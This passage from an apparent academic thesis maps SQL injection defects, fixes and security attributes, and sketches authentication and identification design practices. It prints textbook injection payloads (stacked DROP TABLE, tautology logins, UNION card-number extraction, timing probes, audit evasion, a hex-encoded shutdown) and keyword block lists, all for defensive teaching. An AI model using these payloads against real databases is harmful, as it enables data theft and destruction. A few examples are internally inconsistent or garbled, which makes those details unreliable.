The programmer must implement these SCPs in code in order to avoid 'incorrect type handling'.

<u>Step 4: Make an Attack Scenario:</u>

Attack scenario is an example code which depicts the whole attack scenario for a particular security defect. It helps to identify the relevant 'security sub-attributes' against security defects and SCPs. These SCPs will be violated if the following attack scenario occurs:

Programmer's query: sqlQuery= "SELECT * FROM userinfo WHERE id = " + a_variable + ";"

Malicious User Input: 1;DROP TABLE users

Resulting query: SELECT * FROM userinfo WHERE id=1;DROP TABLE users;

The above SQL injection attack occurs when the input variable is not strictly typed with the relevant data type or the programmers do not validate the user input data for data type.

<u>Step 5: Identify Security Attribute and sub-attribute:</u>

From the above code example of attack scenario it is clear that it violates the following security sub-attribute: If the table is dropped as a result of above attack scenario then it will directly impact 'Data Integrity' and consequently, the security attribute 'Integrity'.
Above examples has been presented in flowchart in Figure 4.1.

<u>1b:</u>

Structural forms having defects: input variable.

Security Defects: incorrectly filtered culprit characters.

SCPs: Reject user input having culprit characters.

Structural forms for fixes: SQLInputValidationMethod.

Attack Scenario:

This above SQL injection takes place when the programmers do not validate user provided input for escape characters.

Programmer's query: sqlQuery= "SELECT * FROM users WHERE name = '" + userName + "';"


Step 1:
'Incorrect type handling' is a security defect and the structural form (having defect) is 'input variable'
Step 2:
Structural forms (for fixes):
Input Variable
SQLInputValidationMethod
Yes
More structural forms for fixes to identify?
No
Step 3:
SCPs:
- User input should be strongly typed.
- User input should be checked for type constraints.
Yes
More SCPs to identify?
No
Move to step number 4
Step 4:
Attack Scenario:
Programmer's query: sqlQuery= "SELECT * FROM userinfo WHERE id = " + a_variable + ";"
Malicious User Input: 1;DROP TABLE users
Resulting query: SELECT * FROM userinfo WHERE id=1;DROP TABLE users;
Step 5:
Security sub-attribute & attribute:
Data Integrity
Integrity

Figure 4.1: Bottom-Up Approach – one example for SQL_Injection attack

Malicious User Input: ' or '1'='1

Resulting query: SELECT * FROM users WHERE name = '' OR '1'='1';

Security Sub-Attribute and attribute: Availability Protection

1c:

Structural forms having defects: Input variable, parameters from URL

Security Defects: Single quotes provided by user via input.

SCPs: Use double quotes as a replacement of single quotes.

Structural forms for fixes: SQLInputValidationMethod

Attack Scenario:

The occurrence of single quotes in user input may cause the following attack scenario:

Programmer's query: sqlQuery= "SELECT * FROM users WHERE name = '" + userName + "';"

Malicious User Input: a';DROP TABLE users; SELECT * FROM userinfo WHERE 't' = 't

Resulting query: SELECT * FROM users WHERE name = 'a';DROP TABLE users; SELECT * FROM userinfo WHERE 't' = 't';

Security Sub-Attribute and attribute: Availability Protection.

1d:

Structural forms having defects: Input variable, parameters from URL

Security Defects: -- Comment characters in user input

SCPs: Reject comment characters (--) and inline comments in user input

Structural forms for fixes: SQLInputValidationMethod

Attack Scenario:

The "--" dash symbols specify a comment in SQL transact; therefore, everything after the first "--" is ignored by the SQL database engine. It may cause the following attack scenario.

Programmer's query: sqlQuery= "SELECT ID, LastLogin FROM Users WHERE User = '" + usrname + "' AND Password = '"+password + "'"

Malicious User Input:

User: ' OR 1=1 –

Password:

Resulting query: SELECT ID, LastLogin FROM Users WHERE User = '' OR 1=1 -- AND Password = '

Security Sub-Attribute and attribute: Authentication→Access control.

1e:

Structural forms having defects: Input variable, parameters from URL

Security Defects: UNION keyword in user input

SCPs: Reject 'UNION' keyword from user input

Structural forms for fixes: SQLInputValidationMethod

Attack Scenario:

The attacker can inject the following input containing union-query attack into the login field.

Malicious User Input: UNION SELECT cardNumber from C_Cards where accountNo=100 - -

Resulting query: SELECT userAaccounts FROM users WHERE login='' UNION SELECT cardNumber from C_Cards where accountNo=100 -- AND pass='' AND pin=

The 1st query results the null value, whereas the 2nd query returns the column 'cardNo' against the account number '10032', from the table 'CreditCards'. This attack scenario directly compromises the Confidentiality; a security sub-attribute.

Security Sub-Attribute and attribute: Confidentiality→Privacy.

1f:

Structural forms having defects: Input variable, parameters from URL

Security Defects: Unlimited user input

SCPs:

- Limit user input length.
- Use type safe SQL parameter.

Structural forms for fixes: Input Variable

Attack Scenario:

It is a bad programming practice to have an input variable accepting 50 characters when there is a need of 10 characters only from the user input. It may result in the following attack scenario.

Programmer's query: sqlQuery= "SELECT * FROM users WHERE name = '" + userName + "';"

Malicious User Input: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'

Resulting query: 'shutdown—

This attack scenario results in the shutdown the SQL server.

Security Sub-Attribute and attribute: Availability Protection.

1g:

Structural forms having defects: Input variable, parameters from URL

Security Defects: Importing text files into table

SCPs: Reject bad data input having 'insert', 'create' keywords

Structural forms for fixes: SQLInputValidationMethod

Attack Scenario:

Create following table:
create table hello(line varchar(6000))

Run a 'bulk insert' for inserting data from a text file:
bulk insert hello from 'c:\inetpub\wwwroot\login123.asp'

In this manner, the attacker can then retrieve the required data from the database by using error message technique or by using union-query attack. The data is returned by inserting it in the text file with the data returning in a normal scenario. This attack is useful for getting the scripts from DB servers.

Security Sub-Attribute and attribute: Confidentiality→Privacy.

1h:

Structural forms having defects: Input variable, parameters from URL

Security Defects: Using Time delays as a communication channel.

SCPs: Reject command 'WAIT FOR DELAY' in SQL Server, BENCHMARK() in MySQL, pg_sleep() in PostgreSQL from user input.

Make certain that the SQL server's account does not have privileges to execute 'cmd.exe'..

Structural forms for fixes: SQLInputValidationMethod, DB Server

Attack Scenario:

Time delays can be used to get Yes or no answers regarding the DB structure and for some other related information. For example, the attacker wants to know that:

Is the current account is 'sa'?

Injected malicious input: if (CurrentUser) = 'sa' waitfor delay '0:0:10'

The above query will pause for ten seconds if the current user would be 'sa'. In this way the attacker can get the answer i.e. Yes.

Security Sub-Attribute and attribute: Confidentiality→Privacy.

1i:

Structural forms having defects: Input variable, parameters from URL

Security Defects: Audit Evasion

SCPs: Reject 'sp_password' from user input

Structural forms for fixes: SQLInputValidationMethod

Attack Scenario:

If a certain level of auditing is enabled for logging injected SQL queries, it will assist DB administrator to audit what has happened. But attacker can use this audit logging for creating another attack; by using the stored procedure 'sp_password' in the SQL query, he/she can bypass the audit logging mechanism. Below is the attack scenario:

When the attacker uses 'sp_password' in the input the audit logging mechanism will do the following;

-- 'sp_password' found in the text.
-- for security reasons, it has been removed from the text and comment has been inserted at its place.

Hence, if the attackers want to hide the SQL-injection attack, the attacker will insert ''sp_password' as follows:

CurrentUser: administrator'--sp_password

Security Sub-Attribute and attribute: Security Auditing.

1j:

Structural forms having defects: Input variable, parameters from URL

Security Defects: Encoding injection statements.

Alternate Encodings

SCPs: Reject meta-characters from user input.

Structural forms for fixes: SQLInputValidationMethod

Attack Scenario:

The attacker may enter the following input for the login field:

Malicious User input: "authenticUser'; exec(0x73687574646f776e) - - ".

Resulting query: SELECT username FROM users WHERE login='authenticUser'; exec(char(0x73687574646f776e)) -- AND psw=

The ASCII hexadecimal encoding used above is of the string 'SHUTDOWN' hence, it results in the shutting down the SQL server instance.

Security Sub-Attribute and attribute: Availability Protection.

A detailed work on SQL_Injection has been presented in table 4.2. The attack scenario's column in table 4.2 has been described in Appendix A.

Table 4.2: Bottom-Up Approach

	Structural form having defects		Security Defects	Structural form for fixes	Security Carrying Properties (SCPs)	'Attack Scenario, for the 'security defect'	Security sub-attributes and Attributes
1.	Input variable, parameters from URL	a	Incorrect type handling.	Input Variable SQLInputValidationMethod	User input should be strongly typed. User input should be checked for type constraints.	Attack scenario 1a	Data Integrity $\downarrow$ Integrity
		b	Incorrectly filtered culprit characters (SELECT, INSERT, DROP, DELETE, LIKE, xp_, sp_).	SQLInputValidationMethod	Reject user input having culprit characters.	Attack scenario 1b	Availability protection.
		c	Single quotes provided by user via input.	SQLInputValidationMethod	Use double quotes as a replacement of single quotes	Attack scenario 1c	Availability Protection.
		d	-- Comment characters in user input.	SQLInputValidationMethod	Reject comment characters (--) and inline comments in user input.	Attack scenario 1d	Authentication $\downarrow$ Access control
		e	UNION keyword in user input.	SQLInputValidationMethod	Reject 'UNION' keyword from user input.	Attack scenario 1e	Confidentiality $\downarrow$ Privacy
		f	Unlimited user input.	Input Variable	Limit user input length. Use type safe SQL parameter.	Attack scenario 1f	Availability Protection.
		g	Importing text files into table.	SQLInputValidationMethod	Reject bad data input having 'insert', 'create' keywords.	Attack scenario 1g	Confidentiality $\downarrow$ Privacy

		h	Using Time delays as a communication channel.	SQLInputValidationMethod DB Server	Reject command 'WAIT FOR DELAY' in SQL Server, BENCHMARK() in MySQL, pg_sleep() in PostgreSQL from user input. Make certain that the SQL server's account does not have privileges to execute 'cmd.exe'.	Attack scenario 1h	Confidentiality ↓ Privacy
		i	Audit Evasion.	SQLInputValidationMethod	Reject 'sp_password' from user input.	Attack scenario 1i	Security auditing.
		j	Encoding injection statements / Alternate Encodings.	SQLInputValidationMethod	Reject meta-characters from user input.	Attack scenario 1j	Availability Protection.
2.	SQL Query	a	Injecting entirely separate query.	SQLInputValidationMethod	Do not allow multiple queries/statements with one call.	Attack scenario 2a	Software integrity ↓ Integrity
		b	String concatenation for SQL statement building.	SQL-Query	Use Prepared or Parameterized SQL statements (Placeholder or Binding). Never embed user input without validation in Parameterized statements.	Attack scenario 2b	Data integrity ↓ Integrity
		c	Second order SQL injection.	SQL-Query	Use Prepared or Parameterized SQL statements (Placeholder or Binding).	Attack scenario 2c	Availability Protection.
		d	Blind SQL injection.	SQLInputValidationMethod SQL-Query	Filter user input by using "SQLInputValidationMethod" for filtering xp_cmdshell and cmd.exe Use prepared statements.	Attack scenario 2d	Confidentiality ↓ Privacy

				SQL-Query SQL statement Safe interface	Use stored procedures. Isolate web application from SQL statements. Execute stored procedures using safe interface.		
		e	Buffer overflow to eliminate tainting clauses.	Connection string BD server Input variable	Low privileged account should be used for running SQL Server. Make certain that the SQL Server's account has low privileged for accessing file system. Enforce user to enter input of required type and size to prevent buffer-overflow. Don't allow bigger inputs.	Attack scenario 2e	Availability Protection.
		f	Exploiting system stored procedures.	SQLInputValidationMethod Connection string	Validate all user input using "SQLInputValidationMethod" even if stored procedures have been used. Determine who should have access to which extended stored procedures and why.	Attack scenario 2f	Confidentiality ↓ Privacy
		g.	OPENROWSET result retrieval.	DB Server	Disable OPWNROWSET using registry patch.	Attack scenario 2g	Confidentiality ↓ Privacy
3.	DB server	a	Displaying comprehensive error messages.	Try-Catch block	Customized error messages without displaying schema information. Display a generic error message.	Attack scenario 3a	Confidentiality ↓ Privacy

		b	Privilege escalation.	Connection string	Limit User Access to low privilege account. Use different accounts for different level of privileges.	Attack scenario 3b	Confidentiality ↓ Privacy
		c	Connecting DB with a high privileged account.	Connection string	Connect DB with a least privileges.	Attack scenario 3c	Confidentiality ↓ Privacy
		d	Linked servers.	Stored procedures	Pre-authenticated links & replication model should be carefully considered before deployment. Remove unnecessary linked servers before deployment using sp_dropserver.	Attack scenario 3d	Confidentiality ↓ Privacy
		e	Keeping unnecessary accounts and stored procedure.	DB server or some stored procedure	SQL server lockdown : Remove unnecessary accounts and stored procedures. All testing DBs should be removed like 'northwind' and 'pubs'.	Attack scenario 3e	Confidentiality ↓ Privacy
4.	Web form Action	a	Using 'Get' method in forms.	Web form Action	Avoid using 'Get' method, always use 'Post' method.	Attack scenario 4a	Confidentiality ↓ Privacy
5.	Cookies	a	Injection through cookies.	Stored cookies input	Filter out any incoming malicious code from cookies input using "SQLInputValidationMethod".	Attack scenario 5a	Authorization ↓ Access control

4.2. Top-Down Approach:

In order to prove that our Software Security Model is rigorous and repeatable, we have also verified the proposed model by using Top-Down approach. Basically, this approach is more suitable for software designers who typically view security from top down perspective (high level perspective). By applying this approach we have identified set of possible SCPs against each security attribute/sub-attribute.

Initially we congregated all the existing solutions for implementing each security attribute/sub-attributes. Subsequently we identified the relevant structural forms for fixes by carefully examining the existing solutions gathered earlier. The most critical phase was the identification of SCPs against these structural forms for fixes. We cautiously examined every structural form (for fixes) and identified the relevant SCPs against each security sub-attributes. These SCPs are then in turn linked with relevant security defects and then with the structural forms having defects.

By using this approach, the designers can embed the security sub-attributes into the software product by implementing the relevant SCPs in the design of software. For the proof of concept from top-down perspective, we have applied our proposed Software Security Model on each security sub-attribute one by one. The detailed procedure for *'identification-A Security Sub-attribute'* is described below.

4.2.1. Example: Identification (A Security Sub-Attribute)

In SEI-TR [6], the identification has been defined as: *"Identification is the degree to which the system identifies (i.e., recognizes) its externals before interacting with them"*. Therefore, for implementing identification, the focus should be given to the interactions between the software with external entities.

In chapter 3, we have identified a 5 step process for applying proposed software security model on security sub-attributes (top-down approach). Now we will apply that 5 step process for identification in this section.

Step 1: Identify implementations of security sub-attribute:

Several methods exist to implement 'identification' in a software product at design level and then consequently at code level. These implementation details will help to identify SCPs and the relevant structural forms (for fixes). We have found that the following implementations are necessary in order to build 'identification' at code level.

1a. Check the availability of new user name/email address by comparing it with the existing ones.
1b. Define a single point for interacting with the application.
1c. The application should not ask user to identify him/her several times in a single session.
1d. Don't allow special characters in user names; follow the standard naming conventions for user names.
1e. EBIA: use email address as a universal identifier.
1f. Reject user input having culprit characters for preventing SQL injection attacks.

Step 2: Identify Structural Forms for Fixes:

Now for implementing '1a' we have to implement following structural forms (for fixes) in order to build 'identification' in code. For checking the availability of a user name (i.e. 1a) the designer and programmer should implement following structural forms:

```
Verify_Signup_input (username, psw, email)
{
        Existing users Array/list
        Loop
        If-Else statements
}
```

A programmer needs to implement **'a method'** that checks the input provided by user while signing up for new account. This method will ensure that the username and/or email address provided by user should not present in the existing record. There must be some existing **'array or list'** for the existing users. The programmer will compare the entered user name with the existing ones by using **'loop'** and **'if-Else statements'.**

Step 3: Identify SCPs:

The presence of above structural forms in a software product will assure that the following SCPs have been achieved in a resulting software product.

- Check the availability of new name/email address by comparing it with existing ones.
- Use loop and if-Else statement and the Array/List of existing users for comparison.

Step 4: Identify Security Defects:

Violation of above SCPs results in following defects:
- Multiple users against one user name exist.

Step 5: Identify Structural forms having Defects:

The above mentioned defects will arise in the following structural forms (having defects).

- Sign-up username text field.

The *'security defects'* and *'structural forms (having defects)'* will help quality engineers and testers while testing the software product. The absence of these security defects will ensure that the software product has desired security level.

The above implementation of the 'identification' has been presented in Figure 4.2. By following the same approach we have identified number of SCPs and Structural forms (for fixes) for implementing the required security sub-attributes at code level. They have been summarized as follows:

1b:

How to implement: Provide a single interface for interacting with the application.

Structural forms for fixes: ClassFrontController (class) [front controller pattern]

SCPs:

- Front Controller Class should be responsible for handling calls between GUI classes and Business Logic Classes.

Structural forms having defects: Text field.

Security Defects: Text field directly interacting with business classes.


Step 1:
'one implementation for identification'
1a:Check the availability of new user name/email address by comparing it with the existing ones.
Step 2:
Structural form (for fixes)
Method: Verify_Signup_input (username, psw,email)
Variable: Existing users Array/ list
Loop and If-Else statements
Yes
More structural forms (for fixes) to identify?
No
Step 3:
SCPs:
- check the availability of new name/email address by comparing it with existing ones.
- Use loop and if-Else statement and the Array/List of existing users for comparison.
More SCPs to identify?
Yes
No
Step 4:
Security defect:
Multiple users against one user name exist
Step 5:
Structural form (having defect)
Sign-up username text field

Figure 4.2: Top-Down Approach - one implementation of "Identification (1a)" (A security sub-attribute)

1c:

How to implement: The application should not ask user to identify him/her several times in a single session.

Structural forms for fixes: Session variable, If-else statement
SCPs:
- Maintain global session variables.
- Use if-Else statement for checking session variable before allowing users to view any sensitive content.

Security Defects: Multiple times identification during a single session.

Structural forms having defects: Session variable

1d:

How to implement: Don't allow special characters in user names; follow the standard naming conventions for user names.

Structural forms for fixes:
- Sign-up user name text field
- verify_Signup_Input(username, Psw, email)

SCPs:

- Filter special characters in user name while user is submit information for new account.
- Reject user name starting with a numeric character at sign up.
- Do not accept user name longer than 30 characters at sign up.

Security Defects: Gives a straight way to hacker to guess passwords.
Structural forms having defects: user name text field

1e:

How to implement: EBIA: use email address as a universal identifier.

Structural forms for fixes:
- User name text field
- sendEMail_Auth(emailaddress)

SCPs:

- Get user's email address in a text field.
- Generate an email containing a secret code or an identification link for redirecting user to the desired source.

Security Defects: Maintaining repository for user-names is a hectic job.
Structural forms having defects: user name text field

1f:

How to implement: Reject user input having culprit characters for preventing SQL injection attacks.

Structural forms for fixes: SQL_Input_Validation (userinput)

SCPs:

- Reject user input containing culprit characters e.g. Select, Insert, Drop, Delete, Like, XP_, Union, WaitFor, sp_password (for preventing SQL_Injection attacks)

Security Defects: Incorrectly filtered culprits characters (SELECT, INSERT, DROP, DELETE, LIKE, xp_, sp_)
Structural forms having defects: Input variable, parameters from URL.

4.2.2. Example: Authentication (a security Sub-Attribute)

In SEI-TR [6], the authentication has been defined as: *"is the degree to which the system verifies the claimed identities of its externals before interacting with them. Thus, authentication verifies that the claimed identity is legitimate and belongs to the claimant"*. Therefore, for implementing authentication, the focus should be given to the verification of interactions between the software and the external entities.

In chapter 3, we have identified a 5 step process for applying proposed software security model on security sub-attributes (top-down approach). Now we will apply that 5 step process for authentication in this section.

Step 1: Identify implementations of security sub-attribute:

Several methods exist to implement 'authentication' in a software product at design level and then consequently at code level. These implementation details will help to identify SCPs and the relevant structural forms (for fixes). We have found that the following implementations are necessary in order to build 'authentication' at code level.

2a. Password field should not display its contents.
2b. All the users and applications must be identified before using application capabilities.
2c. Verify the identity of user before updating any data.

2d. Use PIN (Personal Identification Number) along with the UID (User Identification Number).
2e. Password should not be the same as user name.
2f. Provide password resetting option to the user.
2g. Always ask for old password before resetting new.
2h. Use encryption standards while sending sensitive information.
2i. Don't allow user to directly access the repository where passwords are stored. Always manipulate DB operations by implementing DAO pattern.
2j. Check to ensure human identification via CAPTCHA code.
2k. Maintain user sessions: Different components of the application must share some global information of the user currently interacting to maintain sessions.
2l. Force users to change passwords periodically (after every 3 months).
2m. Along with passwords, use Question-Answer authentication as secondary level of authentication.
2n. Ensure that only trusted sources can send requests.

Step 2: <u>Identify Structural Forms for Fixes:</u>

Now we will take '2e' for next steps. For implementing '1e' we have to implement following structural forms (for fixes) in order to build 'authentication' in code. For ensuring that the password should not be same as user name (i.e. 1e) the designer and programmer should implement following structural forms:

```
verify_Signup_Input(username, Psw, email)
{}
```

A programmer needs to implement **'a method'** that checks the 'password' provided by user while signing up for new account. This method will ensure that the username and/or email address provided by user should not be same as password. The programmer will compare the entered user name and password and ensures the SCPs provided in the next paragraph by using **'if-Else statements'**.

Step 3: <u>Identify SCPs:</u>

The presence of above structural forms in a software product will assure that the following SCPs have been achieved in a resulting software product.

- User name and passwords should not be same.
- Passwords should be long enough; at least characters Password should be non-dictionary.
- Password should contain numbers.
- Password should contain upper case letters.
- Password should contain lower case letters.

Step 4: Identify Security Defects:

Violation of above SCPs results in following defects:

- Password containing user names are easy to guess.

Step 5: Identify Structural forms having Defects:

The above mentioned defects will arise in the following structural forms (having defects).

- Password field

The *'security defects'* and *'structural forms (having defects)'* will help quality engineers and testers while testing the software product. The absence of these security defects will ensure that the software product has desired security level.

Figure 4.3 shows the overview (flowchart) of one implementation of the 'authentication'. By following the same approach we have identified number of SCPs and Structural forms (for fixes) for implementing the required security sub-attributes at code level. They have been summarized as follows:

2a:

How to implement: Password field should not display its contents.

Structural forms for fixes: Password field.

SCPs:

- Never use text fields for passwords.
- Always use "Password fields" while asking for passwords.

Structural forms having defects: Password field.

Security Defects: Text field directly interacting with business classes.


Step 1:
'one implementation for authentication'
2e: Password should not be the same as user name.
Step 2:
Structural form (for fixes)
verify_Signup_Input(username , Psw, email)
Yes
More structural forms (for fixes) to identify?
No
Step 3:
SCPs:
- User name and passwords should not be same.
- Passwords should be long enough; at least characters Password should be non-dictionary.
- Password should contain numbers.
- Password should contain upper case letters.
- Password should contain lower case letters.
More SCPs to identify?
Yes
No
Step 4:
Security defect:
Password containing user names are easy to guess
Step 5:
Structural form (having defect)
Password field

Figure 4.3: Top-Down Approach - one implementation of "Authentication (2e)" (A security sub-attribute)

2b:

How to implement: All the users and applications must be identified before using application capabilities.

Structural forms for fixes: VerifyUser (username, psw).

SCPs:

- Verify user name by comparing it with existing ones.
- Verify password against the user name provided.

Security Defects: Unauthenticated user.

Structural forms having defects: User name text field, Password field.

2c:

How to implement: Verify the identity of user before updating any data.

Structural forms for fixes: VerifyUser (username, psw).

SCPs:

- Verify user name by comparing it with existing ones.
- Verify password against the user name provided.

Security Defects: Allow updating data without validating user.

Structural forms having defects: User name text field, Password field.

2d:

How to implement: Use PIN (Personal Identification Number) along with the UID (User Identification Number).

Structural forms for fixes: VerifyUser(username, psw).

SCPs:

- Verify user name by comparing it with existing ones.
- Verify password against the user name provided.
- Verify PIN number against the user name provided.

Structural forms having defects: PIN text field.
Security Defects: Only using password for high level security environments.

2e:

Described above in detail.

2f:

How to implement: Provide password resetting option to the user.

Structural forms for fixes: Reset_password (new-psw, old-psw)

SCPs:

- Provide password resetting option to the users (a button or a link).

Structural forms having defects: Password variable.

Security Defects: High help desk call volumes for password resetting requests.

2g:

How to implement: Always ask for old password before resetting new.

Structural forms for fixes: Reset_password(new-psw, old-psw)

SCPs:

- Always ask for old password before resetting new.

Security Defects: Allowing resetting password without asking old, so any user can reset.

Structural forms having defects: PSWResetMethod(new-psw, old-psw)

2h:

How to implement: Use encryption standards while sending sensitive information.

Structural forms for fixes: Encryption algorithm.

SCPs:

- Generate secret keys by using built in methods.
- Select encoding mode e.g. "base 64" for encryption.
- Encrypt data using standard encrypting technique using built in methods.

Security Defects: Sending sensitive information in plain text.

Structural forms having defects: Unencrypted data.

2i:

How to implement: Don't allow user to directly access the repository where passwords are stored. Always manipulate DB operations by implementing DAO pattern.

Structural forms for fixes: DAO interface class

SCPs:

- Always use DAO (Data Access Object) class for handling calls between Business Logic classes and Database classes.

Security Defects: Business Logic class.

Structural forms having defects: Business logic class directly interacting with Database classes.

2j:

How to implement: Check to ensure human identification via CAPTCHA code.

Structural forms for fixes: GenerateCAPTCHAImage()VerifyCAPTCHA(captcha,userinput)

SCPs:

- Generate CAPTCHA code.
- Get CAPTCHA input from user.
- Verify CAPTACHA input taken from user.

Security Defects: Automated programs used by attackers having unlimited inputs for security attack.

Structural forms having defects: Input variable

2k:

How to implement: Maintain user sessions: Different components of the application must share some global information of the user currently interacting to maintain sessions.

Structural forms for fixes:

- Session variable
- If-Else statements.

SCPs:

- Maintain global user sessions.
- Use If-Else statements for validating user sessions before allowing users to access sensitive content.

Security Defects:

- User's session not maintained re-authentication of user for every new request made by the user.

Structural forms having defects: Authenticate_userMethod(username, psw)

2l:

How to implement: Force users to change passwords periodically (after every 3 months).

Structural forms for fixes:

- VerifyUser(username, psw).
- Date variable.

SCPs:

- Maintain password expiry dates by using date variable.
- Impose password change after password expiry date by giving user "password change" option.

Security Defects: Forces the intruder to identify password each time.

Structural forms having defects: Password variable.

2m:

